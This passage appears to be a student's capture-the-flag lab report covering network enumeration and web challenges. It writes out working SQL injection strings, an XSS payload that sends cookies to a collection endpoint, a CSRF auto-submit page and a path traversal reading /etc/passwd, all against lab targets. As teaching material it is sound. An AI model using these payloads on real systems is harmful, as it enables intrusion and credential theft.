The objective was to find the version of CUPS (the Common Unix Printing System) running in the same target IP range, and report it together with its port number.

- **Search Method**

CUPS was identified from the same full Nmap scan used in the previous task (section 3.9). CUPS serves the Internet Printing Protocol (IPP) on its default port `631`, and Nmap's version detection (`-sV`) reads the version straight from the service banner.

- **Findings**

CUPS was found on the same three Metasploitable 3 hosts (`10.212.171.84`, `10.212.175.27` and `10.212.172.202`), in every case on port `631` running version `1.7`:

```
631/tcp  open  ipp  CUPS 1.7
```

- **Flag**

Per the required flag format, the port number followed by the version:

FLAG{631_1.7}

3.11 SMB Enumeration

- **Description**

A computer that is not configured properly may allow read and write access to its shared network folders. The objective was to use active scanning to figure out which account is used to grant this access, on the same lab target range. All scanning was done against the designated lab targets only.

- **Search Method**

The SMB (Samba) service was already seen on ports 139/445 of every target in the earlier port scan (section 3.9). Three tools were used in turn, all from the Kali machine on the lab network, to enumerate the Samba shares and the account behind them.
First, `smbclient` was used to list the shares on one of the hosts with an anonymous (null) session:

```
smbclient -L //10.212.171.84/ -N
```

This revealed a `public` share (comment "WWW") alongside `print$` and `IPC$`. Next, `enum4linux` was used to enumerate the accounts on the host through RID cycling:

```
enum4linux -a 10.212.171.84
```

Finally, Nmap's SMB scripts were used to list the shares together with their access level and, crucially, the account Nmap used to obtain that access:

```
sudo nmap -p 139,445 --script smb-enum-shares,smb-enum-users 10.212.171.84
```

Use of AI: I got help from an AI assistant (Claude) to find the right commands and to interpret their output.

- **Findings**

The `smb-enum-shares` script reports an `account_used` field, which names the account it used to access the shares. On the Metasploitable 3 hosts (`10.212.171.84`, `10.212.175.27` and `10.212.172.202`) this account was `guest`, and a share was accessible with read/write permissions:

```
| smb-enum-shares:
|   account_used: guest
|   \\10.212.171.84\IPC$:
|     Comment: IPC Service (f993c5d463ff server (Samba, Ubuntu))
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
```

So although `enum4linux` showed the only real user account on the box to be `chewbacca`, the account that Samba actually uses to grant unauthenticated read/write access over the network is the `guest` account. The service is Samba, as confirmed by the server banner `server (Samba, Ubuntu)`.

- **Flag**

Per the required flag format, the account name followed by the service name:

FLAG{guest_Samba}

3.12 Relying on Internet Chat

- **Status**

Not attempted. This challenge was attempted but not completed. The IRC service (UnrealIRCd) was identified on port 6697 of the Metasploitable 3 hosts, but the required flag — the port together with the summed number of users across the machines — was not accepted, so the task was left unfinished.

3.13 Source Inspection

- **Description**

This was a web challenge hosted at `http://challenges.iik3100-h26.iaas.iik.ntnu.no:4001/`. The objective was to locate data that is present in the page but not rendered on the visible page. The flag format was `IIK3100{...}`.

- **Search Method**

What a browser renders and what the server actually sends are not the same thing: HTML comments, CSS rules, inline scripts and off-screen elements are all delivered to the client but may never appear on screen. The raw page source for the challenge (`/challenge/1`) was therefore inspected directly, for example with the browser's "View Source" or with `curl`:

```
curl http://challenges.iik3100-h26.iaas.iik.ntnu.no:4001/challenge/1
```

- **Findings**

The source did not contain the flag as a single string. Instead it was split into three labelled parts, each hidden in a different place and surrounded by decoy values. The first two parts were in HTML and CSS comments, as seen in the figure below:

```
142     @deprecated layout module — queued for removal
143     .legacy-wrapper { display: block; visibility: hidden }
144     .auth-token { content: "3rr0r_n0t_4_fl4g" }
145     .cfg-part-a { content: "IIK3100{HT" }
146   -->
147
148   <style>
149   /* production overrides */
150   .app-root { font-size: 14px; }
151   /* staging remnant */
152   /* cfg-part-b: ML_S0urc3_1n */
153   /* cfg-part-c: see data layer */
154   .debug-banner { display: none; background: #ff0; }
155   </style>
156
```

Figure 18: Flag fragments `part-a` and `part-b` hidden in HTML and CSS comments

The third part was stored in a hidden "data layer" — a `<div>` positioned far off-screen (`left:-9999px`) and marked `aria-hidden`, so it never renders but is still sent to the browser:

```
<!-- data layer -->
<div style="position:absolute;left:-9999px;top:-9999px;overflow:hidden"
     aria-hidden="true">
  <div class="app-meta" id="meta-root">
    <span class="config-node" data-env="staging" data-rev="1.4.2"></span>
    <span class="config-node" data-env="prod"    data-rev="1.4.3"></span>
    <div class="cfg-store">
      <span id="cfg-alpha" data-val="SWlLMzEwMHt4eHh9"></span>
      <span id="cfg-beta"  data-val="sp3ct10n}" data-key="part-c"></span>
      <span id="cfg-gamma" data-val="3rr0r_n0t_4_fl4g"></span>
    </div>
  </div>
</div>
```

Figure 19: Flag fragment `part-c` hidden in an off-screen, `aria-hidden` data layer

Collecting the three labelled fragments gives:

Part	Where	Value
part-a	HTML comment	`IIK3100{HT`
part-b	CSS comment / inline script	`ML_S0urc3_1n`
part-c	off-screen data layer	`sp3ct10n}`

Joining them in order spells out "HTML Source Inspection", which matches the challenge name and confirms it is the real flag. The other values in the source (such as `3rr0r_n0t_4_fl4g` and several base64 strings) are decoys.

- **Flag**

  IIK3100{HTML_S0urc3_1nsp3ct10n}

3.14 Encoded Secret

- **Description**

This was the second web challenge on the same server (`/challenge/2`). A value had been transformed or rotated before being stored, and the objective was to recover the original flag. The flag format was `IIK3100{...}`.

- **Search Method**

The page displayed a "Service Configuration Export" containing several tokens that were clearly encoded rather than plain text. One of them, `svc_token`, was visually highlighted in the page, while the others were styled as ordinary strings:

```
build_token  = YnVpbGRfdG9rZW46djItc3RhZ2luZy0yMDI1
legacy_token = L29lpSkuMT1cowcxnKAuLzkyMN==
svc_token    = FHyYZmRjZUgPAUZmAwEsZKAsGwO0K0IhL3W5pUEcZT59   <-- highlighted
checksum     = Y2hlY2tzdW06OWYzYTJiMWM0ZDVlNmY3MA==
```

The other tokens decode straight from base64 into harmless decoy values (for example `build_token` is base64 for `build_token:v2-staging-2025`). The highlighted `svc_token`, however, is not valid readable text when base64-decoded directly, which means it was transformed twice. The challenge hint names both steps: "transformed *or rotated*". "Rotated" is the classic ROT13 cipher (rotate each letter by 13), and "transformed/encoded for storage" is base64. Applying the inverse of each, in order ROT13 first and then base64-decode, recovers the flag:

```
svc_token  = FHyYZmRjZUgPAUZmAwEsZKAsGwO0K0IhL3W5pUEcZT59
  --ROT13-->  SUlLMzEwMHtCNHMzNjRfMXNfTjBOX0VuY3J5cHRpMG59
  --base64->  IIK3100{B4s364_1s_N0t_Encrypti0n}
```

- **Findings**

The pairing is certain rather than a lucky guess, for several reasons:

- The result is a valid, well-formed flag: printable ASCII, correctly delimited with `IIK3100{...}`, and readable leetspeak English ("Base64 is not encryption"). Every other ordering of the transforms on this token produced binary garbage.
- The intermediate step is itself legitimate base64: after ROT13 the string becomes `SUlLMzEw...`, and `SUlL` is exactly how `IIK` base64-encodes. Two independent layers lining up like that rules out coincidence.
- The flag's own text states the lesson of the challenge — base64 is an encoding, not encryption — which matches the challenge name and description.
- `svc_token` was the one token visually highlighted in the page source, pointing to it as the target among the decoys.

- **Flag**

  IIK3100{B4s364_1s_N0t_Encrypti0n}

3.15 Protocol Forensics

- **Description**

This was the third web challenge on the same server (`/challenge/3`). The hint was that "not everything lives in the response body", and the objective was to find the flag. The flag format was `IIK3100{...}`.

- **Search Method**

An HTTP response consists of more than the HTML body: it also carries a set of response headers that the browser normally does not display. These were inspected using the browser's developer tools (Network tab → the request → Response Headers), as seen in the figure below. The same headers can be viewed from the command line with `curl -I`.




Figure 20: The flag split across two custom HTTP response headers, shown in the browser's Network tab

- **Findings**

Two custom, non-standard response headers carried the flag in two halves:

```
X-Token-Alpha: IIK3100{HTTP_H34d
X-Token-Beta:  3rs_T3ll_S3cr3ts}
```

Concatenating the two values gives the complete flag, which reads "HTTP Headers Tell Secrets". (These headers are only sent on the unlocked version of the site on port 4002; on the sequential version on port 4001 challenge 3 is still locked.)

- **Flag**

  IIK3100{HTTP_H34d3rs_T3ll_S3cr3ts}

3.16 Authentication Bypass

- **Description**

This was the fourth web challenge on the same server (`/challenge/4`). Access was gated by a login form backed by a relational database, and the query logic could be manipulated. The schema had an `accounts` table and a `privileges` table with an `access_tier` column; the known accounts `charlie` and `diana` were `guest`, and one hidden account had tier `root`. The objective was to log in as that `root` account.

- **Search Method**

The portal helpfully echoed back the SQL query it executed, which showed that the username and password are inserted directly into the query string without sanitisation:

```
SELECT a.id, a.username, p.access_tier
FROM accounts a
LEFT JOIN privileges p ON p.account_id = a.id
WHERE a.username='<input>' AND a.password='<input>'
```

Because the input is concatenated straight into the query, it is vulnerable to SQL injection. Rather than guessing the root account's name or password, the `WHERE` clause itself can be rewritten to select the row by its privilege tier. The following value was entered into the **username** field:

```
' OR p.access_tier='root'-- -
```

The leading quote closes the `username` string, `OR p.access_tier='root'` makes the condition match whichever account has the `root` tier, and `- -` comments out the rest of the query (including the password check). The password field can be anything.

- **Findings**

With that input, the executed query became:

```
... WHERE a.username='' OR p.access_tier='root'-- -' AND a.password='x'
```

This returned the hidden root account (`id 1`, username `admin`, `access_tier root`), and the portal granted ROOT ACCESS and revealed the flag, as seen in the figure below:




Figure 21: The injection returns the root account and the portal reveals the flag

- **Flag**

  IIK3100{SQL_1nj3ct10n_Byp4ss_L0g1c}

3.17 Object Traversal (IDOR)

- **Description**

This was a web challenge served from a dedicated container (`http://challenges.iik3100-h26.iaas.iik.ntnu.no:10001/`). The objective was to read the `secret` field from the admin's profile by exploiting an **Insecure Direct Object Reference (IDOR)** in the endpoint `/ch2/api/profile/<id>`.

- **Search Method**

The profile endpoint returns a user's profile by its numeric `id`. The flaw is that it only checks that *a* user is logged in — it never checks that the requested profile *belongs to* that user. So any authenticated account can read any other account's profile just by changing the `id` in the URL.
The steps were:

- Register an ordinary account on the site and log in (this provides the session cookie the endpoint requires). Without a session, requests to `/ch2/api/profile/<id>` are redirected to `/login` (HTTP 302).
- While logged in as that low-privilege account, request the profiles by id: `/ch2/api/profile/0`, `/1`, `/2`, ...

Enumerating the ids showed that id 0 returns `not found`, while id 1 is the administrator. The administrator's profile (`role 1`) includes a `secret` field containing the flag, even though the request was made from an unrelated account:




Figure 22: Admin profile (`id 1`) read through the IDOR, exposing the `secret` field

- **Findings**

The endpoint leaks other users' `secret` fields (the newly registered account's own profile had no such field, but admin, alice, bob and charlie all did). Requesting `id 1` returned the admin profile with `username admin` and the flag in its `secret`.

- **Flag**

  FLAG{1d0r_pr0f1l3_trav3rs4l_d3b8304e}

3.18 Session Analysis

- **Status**

Not attempted. This challenge was attempted but not completed. The task was to forge the `ctf_token` cookie for the admin account. The token proved to be a deterministic, keyed value (not a plain hash of the username or id), so forging it would require recovering the server's secret key, which was not achieved.

3.19 Script Injection (Stored XSS)

- **Description**

This web challenge featured a message board at `/ch3` where a *moderator bot* automatically reads every new post while holding a privileged cookie. The objective was to post a message containing a **stored Cross-Site Scripting (XSS)** payload that exfiltrates the bot's cookie to `/ch3/collect`.

- **Search Method**

The board stores each post as **raw HTML** and renders it back to every viewer without sanitisation, which is a stored XSS vulnerability: any script in a post runs in the browser of whoever views the board — including the moderator bot. The plan was to post a payload that reads the bot's `document.cookie` and sends it to the collection endpoint `/ch3/collect?data=<cookie>`.
The payload used was an image tag with an `onerror` handler (reliable even when the markup is inserted via `innerHTML`, where a bare `<script>` tag would not execute):

```
<img src=x onerror="new Image().src=
   '/ch3/collect?data='+encodeURIComponent(document.cookie)">
```

When the deliberately broken image (`src=x`) fails to load, the `onerror` handler fires, builds a request to `/ch3/collect` with the viewer's cookie appended, and sends it by setting a new image's `src`.

- **Findings**

After posting the payload, the moderator bot read the board, its browser executed the `onerror` handler, and its privileged cookie was sent to `/ch3/collect`. Once the server received the bot's cookie, it revealed the flag in a green box on the board page, as seen in the figure below:




Figure 23: The stored XSS payload on the board and the flag revealed after the bot's cookie was collected

- **Flag**

  FLAG{x55_c00k13_st0l3n_9c9fb22b}

3.20 Request Forgery (CSRF)

- **Description**

This web challenge involved a privileged action at `/ch4/action`. The objective was to craft an HTML page that auto-submits a POST request to `/ch4/action` with `cmd=grant_flag&target=<username>`. The raw HTML is submitted to the site, an *admin bot* "visits" it, and the forged request is triggered with the admin's privileges — a **Cross-Site Request Forgery (CSRF)**.

- **Search Method**

The `/ch4/action` endpoint performs a state-changing action (`grant_flag`) based only on the session cookie, with no anti-CSRF token. Because the admin bot is logged in, any page it visits can silently submit a form to that endpoint on its behalf. The crafted page contains a hidden form, pre-filled with `cmd=grant_flag` and `target` set to my own username, and a small script that submits it automatically:

```
<html><body>
<form id="x" action="http://localhost:5000/ch4/action" method="POST">
  <input name="cmd"    value="grant_flag">
  <input name="target" value="etiskgreier">
</form>
<script>document.getElementById("x").submit();</script>
</body></html>
```

The form's `action` points at `http://localhost:5000/ch4/action`, which is how the application is addressed from the bot's own browser (it runs locally on the server). The `target` is set to the attacker's username so the flag is granted to that account. This raw HTML was pasted into the submission box on `/ch4`.

- **Findings**

When the admin bot rendered the page, the script auto-submitted the form, sending the `grant_flag` request with the admin's session. The admin action log recorded `grant_flag to etiskgreier`, and the flag was granted to the account and shown on the page:




Figure 24: The CSRF payload, the admin action log showing `grant_flag`, and the revealed flag

- **Flag**

  FLAG{csrf_4ct10n_forg3d_e5d72f35}

3.21 SQL Injection

- **Description**

This challenge (on a separate container) presented a "ShopDB" product search backed by a relational database. The database contained a `users` table and a `products` table, and the flag was stored in the `password` column of the `users` table for the `admin` user. The flag format was `CTF{...}`.

- **Search Method**

The search box queries an API (`/api/sqli/search?q=...`) which conveniently echoes the SQL statement it runs. A normal search for `Widget` showed that the user input is concatenated directly into the query:

```
SELECT id, name, price FROM products WHERE name LIKE '%Widget%'
```




Figure 25: Baseline search, showing the unsanitised query the injection is built from

Because the input is placed straight inside the `LIKE` string, it is injectable (the backend is SQLite). The number of columns was determined with `ORDER BY`: `ORDER BY 3` worked but `ORDER BY 4` returned "out of range – should be between 1 and 3", confirming **3 columns** (`id, name, price`).
A `UNION SELECT` with three columns was then used to append rows from the `users` table into the same result set, mapping `username` to the `name` field and `password` to the `price` field. The payload entered in the search box was:

```
x' UNION SELECT id, username, password FROM users-- -
```

Here `x'` closes the string literal, `UNION SELECT ...` adds the users' rows, and `- -` comments out the trailing `%'` from the original query.

- **Findings**

The injection returned every user's credentials. The `admin` user's password is the flag:

```
{id:1, name:"alice", price:"s3cr3t_al1ce"}
{id:2, name:"bob",   price:"b0b_p4ss"}
{id:3, name:"admin", price:"CTF{uni0n_b4s3d_sqli_f0r_the_win}"}
```




Figure 26: The UNION injection returning the users table; the admin password is the flag

- **Flag**

  CTF{uni0n_b4s3d_sqli_f0r_the_win}

3.22 Server-Side Request Forgery (SSRF)

- **Description**

This challenge (on the same container) offered a "URL Preview Service" that fetches a URL on the server's behalf and shows the content. The hint stated that an internal service runs somewhere on `localhost` that is not exposed to the internet. The objective was to use this **Server-Side Request Forgery (SSRF)** to reach that internal service and read its flag. The flag format was `CTF{...}`.

- **Search Method**

The search box sends a `POST` to `/api/ssrf/fetch` with a JSON body `{"url": "..."}`, and the server fetches that URL. Arriving at the exact internal URL `http://127.0.0.1:5001/internal/secret` was not a single guess — it came from three steps, two of which were enumeration:
1. Host. The challenge dictates the host: the service is on `localhost`. Because the server makes the request itself, `127.0.0.1` refers to the server. External URLs were refused with *"External fetch attempted ... (blocked in sandbox)"*, so the loopback address was the only viable target.
2. Port — found by scanning through the SSRF. The server was asked to fetch the loopback address on a range of common ports (port 80, 3000, 5000, 5001, 8000, 8080, 9000, and so on). The responses fell into two groups, and one port stood out:

```
127.0.0.1:5000  -> External fetch attempted ... (blocked in sandbox)
127.0.0.1:8080  -> External fetch attempted ... (blocked in sandbox)
127.0.0.1:5001  -> Internal service: path not found (/)      <-- different!
```

Only `5001` answered as a live internal service rather than being sandbox-blocked, so that is the hidden service. A broader sweep of 5000–9999 confirmed it was the only one.
3. Path — found by brute-forcing. The service returned `path not found (<path>)` for every request, so a wordlist of likely endpoint names and combinations was tried (`/flag`, `/admin`, `/secret`, `/internal`, `/internal/secret`, ...). The path `/internal/secret` was the hit.
This is the natural way to exploit SSRF: the internal network is invisible, so it is mapped by probing it through the vulnerable server — first ports, then paths.
Use of AI: I got help from an AI assistant (Claude) to run the port and path enumeration.

- **Findings**

Fetching `http://127.0.0.1:5001/internal/secret` through the preview service returned the internal "Secret Vault" response containing the flag:




Figure 27: The internal Secret Vault service reached via SSRF, revealing the flag

- **Flag**

  CTF{ssrf_int3rn4l_s3rv1c3_pwn3d}

3.23 Path Traversal

- **Description**

This challenge (on the same container) was a "CatGallery" file server that serves images from the directory `/var/www/html/images/`. A hint stated there is a `.secret` file in a user directory. The objective was to use **path traversal** to escape the image directory and read that file. The flag format was `CTF{...}`.

- **Search Method**

The gallery reads a file through `/api/path/read?file=<name>`, intended for names like `cat1.jpg`. The endpoint does not sanitise the filename, so prefixing it with enough `../` sequences walks up out of `/var/www/html/images/` to the filesystem root and lets any file be read.
Step 1 — find the user. To locate the "user directory" mentioned in the hint, `/etc/passwd` was read first:

```
file=../../../../etc/passwd
```

This revealed a user `ctfuser` with home directory `/home/ctfuser`:

